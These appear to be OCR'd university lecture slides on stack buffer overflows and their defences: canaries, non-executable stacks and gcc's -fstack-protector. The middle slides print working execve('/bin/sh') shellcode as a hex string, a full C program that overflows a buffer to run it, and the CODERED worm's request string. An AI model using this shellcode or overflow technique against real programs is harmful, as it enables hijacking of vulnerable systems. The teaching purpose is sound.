Binary Exploitation 1
Buffer Overflows

(return-to-libc, ROP, Canaries, W^X, ASLR)

Chester Rebeiro

Indian Institute of Technology Madras

CR

Parts of Malware

- Two parts

Subvert execution:

change the normal execution behavior of the program

Payload:

the code which the attacker wants to execute

Subvert Execution

- In application software
  - SQL Injection
- In system software
  - Buffers overflows and overreads
  - Heap: double free, use after free
  - Integer overflows
  - Format string
  - Control Flow
- In peripherials
  - USB drives; Printers
- In Hardware
  - Hardware Trojans
- Covert Channels
  - Can exist in hardware or software

These do not really subvert execution, but can lead to confidentiality attacks.


Buffer Overflows in the Stack

- We need to first know how a stack is managed

http://insecure.org/stf/smashstack.html

Stack in a Program
(when function is executing)

```
void function(int a, int b, int c){
  char buffer1[5];
  char buffer2[10];
}

int main(int argc, char **argv){
  function(1,2,3);
}
```



In main

```
push $3
push $2
push $1
call function
```


In function

```
push %ebp
movl %esp, %ebp
sub $20, %esp
```

%ebp: Frame Pointer
%esp : Stack Pointer

Stack Usage (example)

```c
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```



Stack (top to bottom):

address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Stack Usage Contd.

```
void function(int a, int b, int c)
{
        char buffer1[5];
        char buffer2[10];

}

void main()
{
        function(1,2,3);
}
```

What is the output of the following?

- printf("%x", buffer2) : 966
- printf("%x", &buffer2[10])

  976 → buffer1

Therefore buffer2[10] = buffer1[0]

A BUFFER OVERFLOW

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	return address
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
975 to 966	buffer2
(%sp) 964	

Modifying the Return Address

buffer2[19] =
&arbitrary memory location

This causes execution of an arbitrary memory location instead of the standard return


Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	Arbitrary Location
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

19

Stack (top to bottom):	
address	*stored data*
1000 to 997	3
996 to 993	2
992 to 989	1
988 to 985	ATTACKER' S code pointer
984 to 981	%ebp (stored frame pointer)
(%ebp)980 to 976	buffer1
976 to 966	buffer2
(%sp) 964	

Now that we seen how buffer overflows can skip an instruction,


We will see how an attacker can use it to execute his own code (exploit code)



Big Picture of the exploit

Fill the stack as follows


(where BA is buffer address)



Payload

- Lets say the attacker wants to spawn a shell
- ie. do as follows:

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";      /* exe filename  */
        name[1] = NULL;           /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```



- How does he put this code onto the stack?

Step 1 : Get machine codes

```c
#include <stdio.h>
#include <stdlib.h>

void main(){
        char *name[2];

        name[0] = "/bin/sh";      /* exe filename  */
        name[1] = NULL;           /* exe arguments */
        execve(name[0], name, NULL);
        exit(0);
}
```

```c
void main(void){
asm(
        "movl $1f, %esi;"
        "movl %esi, 0x8(%esi);"
        "movb $0x0, 0x7(%esi);"
        "movl $0x0, 0xc(%esi);"
        "movl $0xb, %eax;"
        "movl %esi, %ebx;"
        "leal 0x8(%esi), %ecx;"
        "leal 0xc(%esi), %edx;"
        "int $0x80;"
        ".section .data;"
        "1: .string \"/bin/sh          \";"
        ".section .text;"
   );
}
```

```
00000000 <main>:
   0:   55                      push   %ebp
   1:   89 e5                   mov    %esp,%ebp
   3:   eb 1e                   jmp    23 <main+0x23>
   5:   5e                      pop    %esi
   6:   89 76 08                mov    %esi,0x8(%esi)
   9:   c6 46 07 00             movb   $0x0,0x7(%esi)
   d:   c7 46 0c 00 00 00 00    movl   $0x0,0xc(%esi)
  14:   b8 0b 00 00 00          mov    $0xb,%eax
  19:   89 f3                   mov    %esi,%ebx
  1b:   8d 4e 08                lea    0x8(%esi),%ecx
  1e:   8d 56 0c                lea    0xc(%esi),%edx
  21:   cd 80                   int    $0x80
  23:   e8 dd ff ff ff          call   5 <main+0x5>
```

- objdump –disassemble-all shellcode.o
- Get machine code : “eb 1e 5e 89 76 08 c6 46 07 00 c7 46 0c 00 00 00 00 b8 0b 00 00 00 89 f3 8d 4e 08 8d 56 0c cd 80 cd 80”
- If there are 00s replace it with other instructions

Step 2: Find Buffer overflow in an application

```
char large_string[128];
```

```
char buffer[48];
```

← Defined on stack


O
O
O
O
o

```
strcpy(buffer, large_string);
```

Step 3 :
Put Machine Code in Large String

```
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh          ";

char large_string[128];
```

```
 3:   eb 18                jmp    1d <main+0x1d>
 5:   5e                   pop    %esi
 6:   31 c0                xor    %eax,%eax
 8:   89 76 08             mov    %esi,0x8(%esi)
 b:   88 46 07             mov    %al,0x7(%esi)
 e:   89 46 0c             mov    %eax,0xc(%esi)
11:   b0 0b                mov    $0xb,%al
13:   89 f3                mov    %esi,%ebx
15:   8d 4e 08             lea    0x8(%esi),%ecx
18:   8d 56 0c             lea    0xc(%esi),%edx
1b:   cd 80                int    $0x80
1d:   e8 e3 ff ff ff       call   5 <main+0x5>
22:   5d                   pop    %ebp
```



Step 3 (contd) :
Fill up Large String with BA

```
char large_string[128];
```

```
char buffer[48];
```

← Address of buffer is BA

large_string

shellcode	BA	BA	BA	BA	BA	BA	BA	BA


CR

Final state of Stack

- Copy large string into buffer

```
strcpy(buffer, large_string);
```

- When strcpy returns the exploit code would be executed




Putting it all together

```c
 // without zeros
char shellcode[] =
"\xeb\x18\x5e\x31\xc0\x89\x76\x08\x88\x46\x07\x89\x46\x0c\xb0\x0b\x89\xf3\x8d\x
4e\x08\x8d\x56\x0c\xcd\x80\xe8\xe3\xff\xff\xff/bin/sh         ";

char large_string[128];

void main(){
        char buffer[48];
        int i;
        long *long_ptr = (long *) large_string;

        for(i=0; i < 32; ++i) // 128/4 = 32
                long_ptr[i] = (int) buffer;

        for(i=0; i < strlen(shellcode); i++){
                large_string[i]  = shellcode[i];
        }

        strcpy(buffer, large_string);
}
```

```
bash$ gcc overflow1.c
bash$ ./a.out
$sh
```

Buffer overflow in the Wild

- Worm CODERED … released on 13th July 2001
- Infected 3,59,000 computers by 19th July.



CR

CODERED Worm

- Targeted a bug in Microsoft's IIS web server
- CODERED's string

```
GET /default.ida?NNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNNN
NNNNNNNNNNNNNNNNNNN%u9090%u6858%ucbd3%u7801%u9090
%u6858%ucbd3%u7801%u9090%u6858%ucbd3%u7801%u9090%u909
0%u8190%u00c3%u0003%u8b00%u531b%u53ff%u0078%u0000%u00
=a HTTP/1.0
```

Defenses

- Eliminate program flaws that could lead to subverting of execution

  Safer programming languages; Safer libraries; hardware enhancements;
  static analysis

- If can't eliminate, make it more difficult for malware to subvert execution

  W^X , ASLR, canaries

- If malware still manages to execute, try to detect its execution at runtime

  malware run-time detection techniques using learning techniques, ANN and malware signatures

- If can't detect at runtime, try to restrict what the malware can do..
  - Sandbox system

    so that malware affects only part of the system; access control; virtualization; trustzone; SGX
  - Track information flow

    DIFT; ensure malware does not steal sensitive information

Preventing Buffer Overflows with Canaries and W^X

Canaries

- Known (pseudo random) values placed on stack to monitor buffer overflows.
- A change in the value of the canary indicates a buffer overflow.
- Will cause a 'stack smashing' to be detected

```
function:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $16, %esp
        leave
        ret
```

Insert a canary here

check if the canary value has got modified

	Stack (top to bottom):
	stored data
	3
	2
	1
	ret addr
	sfp (%ebp)
	Insert canary here
	buffer1
	buffer2

CR

Canaries and gcc

- As on gcc 4.4.5, canaries are not added to functions by default
  - Could cause overheads as they are executed for every function that gets executed
- Canaries can be added into the code by ***–fstack-protector*** option
  - If ***-fstack-protector*** is specified, canaries will get added based on a gcc heuristic
    - For example, buffer of size at-least 8 bytes is allocated
    - Use of string operations such as strcpy, scanf, etc.

- Canaries can be evaded quite easily by not altering the contents of the canary

Canaries Example

Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
chester@aahalya:~/sse/canaries$ gcc canaries2.c -O0
chester@aahalya:~/sse/canaries$ ./a.out
2222222222222222222222222222222222222222222222222222222
Segmentation fault
```

Canaries Example

Without canaries, the return address on stack gets overwritten resulting in a segmentation fault. With canaries, the program gets aborted due to stack smashing.

```
#include <stdio.h>

int scan()
{
        char buf2[22];
        scanf("%s", buf2);
}

int main(int argc, char **argv)
{
        return scan();
}
```

```
chester@aahalya:~/sse/canaries$ g
chester@aahalya:~/sse/canaries$ .
2222222222222222222222222222222
Segmentation fault
```

```
chester@aahalya:~/sse/canaries$ gcc canaries2.c -fstack-protector -O0
chester@aahalya:~/sse/canaries$ ./a.out
2222222222222222222222222222222222222222222222222222222
*** stack smashing detected ***: ./a.out terminated
======= Backtrace: =========
/lib/i686/cmov/libc.so.6(__fortify_fail+0x50)[0xb76baaa0]
/lib/i686/cmov/libc.so.6(+0xe0a4a)[0xb76baa4a]
./a.out[0x804847a]
[0x32323232]
======= Memory map: ========
08048000-08049000 r-xp 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
08049000-0804a000 rw-p 00000000 00:15 82052500   /home/chester/sse/canaries/a.ou
t
083a2000-083c3000 rw-p 00000000 00:00 0          [heap]
b75a9000-b75c6000 r-xp 00000000 08:01 884739     /lib/libgcc_s.so.1
b75c6000-b75c7000 rw-p 0001c000 08:01 884739     /lib/libgcc_s.so.1
b75d9000-b75da000 rw-p 00000000 00:00 0
b75da000-b771a000 r-xp 00000000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771a000-b771b000 ---p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771b000-b771d000 r--p 00140000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771d000-b771e000 rw-p 00142000 08:01 901176     /lib/i686/cmov/libc-2.11.3.so
b771e000-b7721000 rw-p 00000000 00:00 0
b7732000-b7735000 rw-p 00000000 00:00 0
b7735000-b7736000 r-xp 00000000 00:00 0          [vdso]
b7736000-b7751000 r-xp 00000000 08:01 884950     /lib/ld-2.11.3.so
b7751000-b7752000 r--p 0001b000 08:01 884950     /lib/ld-2.11.3.so
b7752000-b7753000 rw-p 0001c000 08:01 884950     /lib/ld-2.11.3.so
bfeb6000-bfecb000 rw-p 00000000 00:00 0          [stack]
Aborted
```

Canary Internals

```
.globl scan
        .type   scan, @function
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    %gs:20, %eax
        movl    %eax, -12(%ebp)
        xorl    %eax, %eax
        movl    $.LC0, %eax
        leal    -34(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        movl    -12(%ebp), %edx
        xorl    %gs:20, %edx
        je      .L3
        call    __stack_chk_fail
```

Store canary onto stack

Verify if the canary has changed

With canaries

```
scan:
        pushl   %ebp
        movl    %esp, %ebp
        subl    $56, %esp
        movl    $.LC0, %eax
        leal    -30(%ebp), %edx
        movl    %edx, 4(%esp)
        movl    %eax, (%esp)
        call    __isoc99_scanf
        leave
        ret
```

Without canaries

gs is a segment that shows thread local data; in this case it is used for picking out canaries

Non Executable Stacks (W^X)

- In Intel/AMD processors, ND/NX bit present to mark non code regions as non-executable.
  - Exception raised when code in a page marked W^X executes
- Works for most programs
  - Supported by Linux kernel from 2004
  - Supported by Windows XP service pack 1 and Windows Server 2003
    - Called DEP – Data Execution Prevention
- Does not work for some programs that NEED to execute from the stack.
  - Eg. JIT Compiler, constructs assembly code from external data and then executes it.
    (Need to disable the W^X bit, to get this to work)


Will non executable stack prevent buffer overflow attacks ?

Return – to – LibC Attacks

(Bypassing non-executable stack during exploitation using return-to-libc attacks)

https://css.csail.mit.edu/6.858/2010/readings/return-to-libc.pdf

